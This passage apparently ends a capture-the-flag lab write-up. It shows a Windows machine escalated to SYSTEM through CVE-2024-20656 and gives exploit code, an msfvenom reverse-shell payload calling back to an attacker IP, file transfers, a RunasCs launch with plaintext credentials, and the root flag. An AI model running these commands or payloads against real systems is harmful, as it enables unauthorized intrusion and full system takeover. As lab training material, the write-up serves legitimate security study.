
void cb1()
{
    printf("[*] Oplock!\n");
    while (!Move(hFile2)) {}
    printf("[+] File moved!\n");
    CopyFile(L"c:\\ProgramData\\reverse.exe",
             L"C:\\ProgramData\\Microsoft\\VisualStudio\\SetupWMI\\MofCompiler.exe", FALSE);
    finished = TRUE;
}
With both paths adjusted it builds in Release x64:

1> Expl.vcxproj -> C:\Users\usuario\Desktop\CVE-2024-20656\Expl\x64\Release\Expl.exe
========== Compilación: 1 correcto, 0 erróneo, 0 actualizado, 0 omitido ==========
========== Compilar completado a las 3:12 y tardó 13,898 segundos ==========
The freshly built binary goes back to Kali over SMB, the same way the database came:
smbserver.py smbfolder $(pwd) -smb2supportnet use \\192.168.1.80\smbfolder
copy Expl.exe \\192.168.1.80\smbfolder
C:\...\Expl\x64\Release>copy Expl.exe \\192.168.1.80\smbfolder
        1 archivo(s) copiado(s).

# ls
Expl.exe  RunasCs.exe  RunasCs.zip  RunasCs_net2.exe  reverse.exe
We generate the reverse shell payload with msfvenom and upload the three binaries to the box:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.4 LPORT=4443 -f exe -o reverse.exe
python3 -m http.server 80
wget http://10.10.16.4/Expl.exe -outfile Expl.exe
*Evil-WinRM* PS C:\ProgramData> wget http://10.10.16.4/Expl.exe -outfile Expl.exe

10.10.11.26 - - [24/Dec/2025 02:23:54] "GET /Expl.exe HTTP/1.1" 200 -
*Evil-WinRM* PS C:\ProgramData> dir
Mode    LastWriteTime           Length  Name
-a---   12/24/2025   3:23 AM     172032 Expl.exe
-a---   12/24/2025   3:26 AM       7680 reverse.exe
-a---   12/24/2025   2:20 AM      51712 Runas.exe
Using wget from the Evil-WinRM session we pull the three binaries into C:\ProgramData: the Expl.exe (compiled exploit), the reverse.exe (msfvenom payload, 7680 bytes) and Runas.exe (RunasCs).
With nc listening on 4443 (the LPORT of reverse.exe):
rlwrap nc -nlvp 4443The final detail: the WinRM session uses a network logon, whose token is not enough for the exploit to talk to the service's COM. We relaunch it with an interactive logon using RunasCs (RunasCs) and emily's credentials:
.\Runas.exe emily 12345678 "cmd /c C:\ProgramData\Expl.exe"
The exploit triggers the SYSTEM service, which runs the payload, and we get the reverse shell as nt authority\system:
C:\ProgramData\Microsoft\VisualStudio\SetupWMI> whoami
nt authority\system
C:\>type C:\users\administrator\desktop\root.txt
e6b5363d8a2d8175e4d1a9425bdea04b
Attack chain
HTTP 5000 (compilation service, clones git URLs)
   └── SSRF: point the URL at our IP ── leaks git version 2.45.0.windows.1
        └── CVE-2024-32002 (submodule + symlink on Gitea 3000)
             └── git hook post-checkout on clone ── RCE as richard
                  └── gitea.db (PBKDF2) → hashcat cracks emily:12345678
                       └── WinRM as emily  (user.txt)
                            └── VSStandardCollectorService150 (SYSTEM) + CVE-2024-20656
                                 └── RunasCs (interactive logon) runs Expl.exe ── SYSTEM  (root.txt)
Lessons learned
- A service that clones what you give it is SSRF before RCE. Pointing the
URLat our machine and reading the headers withncleaked the exactgitversion, and that version gave theCVE. ncshows more than an HTTP server. TheUser-Agentwith the client version travels in the raw headers; apython -m http.serverreceives the connection but does not surface them as clearly.- CVE-2024-32002 turns a clone into RCE. The submodule + symlink trick writes a hook into
.git/hooks/that runs during thecloneitself, with no victim interaction. - Application databases are loot. The
gitea.dbaccessible torichardheld every user's hashes; crackingemily's openedWinRM. - Prompt hints count. "Update Visual Studio" flagged the root vector: a VS service running as
SYSTEMand vulnerable toCVE-2024-20656. - Logon type matters.
WinRM's network token was not enough for the exploit;RunasCswith an interactive logon gave it the context it needed.